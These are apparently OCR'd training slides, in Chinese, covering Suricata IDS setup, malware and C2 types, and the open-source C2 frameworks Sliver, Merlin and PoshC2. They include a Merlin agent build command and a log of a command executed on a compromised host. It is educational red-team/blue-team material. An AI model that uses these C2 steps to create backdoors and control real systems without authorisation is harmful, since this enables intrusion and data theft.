
Suricata

```
C:\Program Files\Suricata>suricata.exe -c suricata.yaml -i 192.168.101.138 -v
Info: win32-service: Running as service: no
Info: suricata: translated 192.168.101.138 to pcap device \Device\NPF_{2B34E271-3
Notice: suricata: This is Suricata version 7.0.9 RELEASE running in SYSTEM mode
Info: cpu: CPUs/cores online: 4
Notice: runmodes: thread stack size of 0 to too small: setting to 512k
Info: device: \Device\NPF_{2B34E271-389A-4EE1-BC36-421296B1456C}: shortening devi
Info: suricata: Setting engine mode to IDS mode by default
Info: exception-policy: master exception-policy set to: auto
Info: win32-syscall: Found an MTU of 1500 for '\Device\NPF_{2B34E271-389A-4EE1-BC
Info: coredump-config: Configuring core dump is not yet supported on Windows.
Info: logopenfile: fast output device (regular) initialized: fast.log
Info: logopenfile: eve-log output device (regular) initialized: eve.json
Info: logopenfile: stats output device (regular) initialized: stats.log
Info: detect: 1 rule files processed. 40873 rules successfully loaded, 0 rules fa
Warning: threshold-config: Error opening file: "C:\Program Files\Suricata\\\thres

Info: detect: 40876 signatures processed. 0 are IP-only rules, 4
tion layer, 0 are decoder event only
Info: runmodes: Using 1 live device(s).
Info: pcap: \Device\NPF_{2B34E271-389A-4EE1-BC36-421296B1456C}:
state will require 1000 packets
Info: win32-syscall: Found an MTU of 1500 for '\Device\NPF_{2B34E271-389A-4EE1-BC
```

啟動



整合至 Wazuh



紅隊選手

惡意程式類型

病毒

附加在合法程式上，當用戶執行該程式時會自我複製並感染其他檔案

木馬

偽裝成正常程式，但會執行隱藏的惡意行為

間諜軟體

秘密收集用戶資訊並傳送給攻擊者

蠕蟲

能夠自主傳播，無需用戶互動即可在網路間擴散

勒索軟體

加密用戶資料，要求支付贖金以解鎖

指揮控制系統(C2)

集中管理被入侵的系統，處理指令傳遞和資料竊取

C2（Command and Control）

是進階持續性威脅（APT）攻擊的核心之一

能長期控制多個受害系統並協調攻擊行動

C2（Command and Control）


關於 C2：

C2（Command and Control）工具除了是APT常見威脅，也是是紅隊與滲透測試常用的入侵攻擊框架。這些工具可用於模擬真實攻擊者的行為，如遠端存取、執行指令、檔案上傳下載等。本次選擇的工具皆為開源，並具備不同的特色與技術架構。

常見監聽器（Listener）支援的通訊協定：

- **HTTPS** [Hypertext Transfer Protocol Secure]
- **HTTP** [Hypertext Transfer Protocol]
- **mTLS** [Mutual Transport Layer Security]
- **DNS** [Domain Name System]
- **SMB** [Server Message Block]

Type of C2



傳統 C2
這種類型的 C2 涉及集中式基礎設施，攻擊者在其中管理與受感染系統通訊的命令和控制伺服器。


點對點 (P2P) C2
P2P C2 是一種分散的 C2 形式，其中受感染的系統直接相互通信，而不依賴中央伺服器。

網域產生演算法（DGA）C2
DGA C2是攻擊者使用演算法產生大量可作為C2伺服器的網域的技術。

網路中繼聊天 (IRC) C2
IRC C2 是一種較舊的 C2 形式，它使用 IRC 頻道與受感染的系統進行通訊。

隱藏於通訊軟體C2
受害者和攻擊者之間缺乏直接溝通，透過通訊軟體伺服器來做溝通。

C2（Command and Control）



C2（Command and Control）

Open Source C2 (Command and Control)

Mythic

★ Star 3.5k

Sliver

★ Star 5.2k

godoh

★ Star 774

BabyShark

★ Star 188

FudgeC2

★ Star 251

C3

★ Star 1.6k

Merlin

★ Star 5.2k

★ Star 4.3k

★ Star 1.9k

★ Star 261

Sliver 介紹

支援的agent C2 協定：Mutual TLS (mTLS)、WireGuard、HTTP(S) 和 DNS

動態程式碼生成


DNS Canaries藍隊偵測

Let's Encrypt 憑證整合


COFF/BOF 記憶體載入器

Sliver 執行指令

啟動 server




產生後門程式



選定後門

命令執行



Merlin 介紹

支援的agent C2 協定：HTTP/1.1、HTTP/2、HTTP/3

各種 Shellcode 執行技術


透過 SMB、TCP 和 UDP 結合反向連接代理之間的點對點 (P2P) 通訊

OPAQUE：非對稱密碼認證金鑰交換

動態變更 Agent 的 JA3 HASH

Merlin 執行指令

連接 Merlin server



產生後門程式

```
└─$ make windows URL=https://[redacted]
export GOOS=windows GOARCH=amd64;go build -tags  -trimpath -ldf
ub.com/Ne0nd0g/merlin-agent/v2/core.Build=ce155028f7cdc07ede24b8
ain.psk=merlin" -X "main.secure=false" -X "main.sleep=30s" -X "m
14.85 Safari/537.36" -X "main.headers=" -X "main.skew=3000" -X "
h= -asmflags=all=-trimpath= -o bin/v2.4.2/ce155028f7cdc07ede24b8
```

執行任務確認

```
Merlin[agent][cd67aa2e-e2d7-458a-b816-7d30778e4138]» jobs

      ID      | COMMAND | STATUS |        CREATED         |         SENT
--------------+---------+--------+------------------------+-----------------------
  ejeKSAGZAR  | pwd     | Sent   | 2025-03-27T07:09:40Z | 2025-03-27T07:09:48Z
```

命令執行


```
Merlin[agent][cd67aa2e-e2d7-458a-b816-7d30778e4138]» pwd
[-] 2025-03-27T07:10:18Z Results of job ejeKSAGZAR for agent cd67aa2e-e2d7-458a-b816

[+] 2025-03-27T07:10:18Z Current working directory: C:\Users[redacted]Downloads
```

Posh C2 介紹

- Shellcode 包含內建 AMSI 繞過和 ETW 修補
- 不使用 System.Management.Automation.dll
- 自動產生的 Apache Rewrite 規則用於 C2 代理，保護您的 C2 基礎架構
- 大量開箱即用的Payload
- 支援 Docker 提供一致且跨平台的支援


Posh C2 執行指令

Posh C2 啟動




產生後門程式

命令執行




明令執行結果回傳 Server

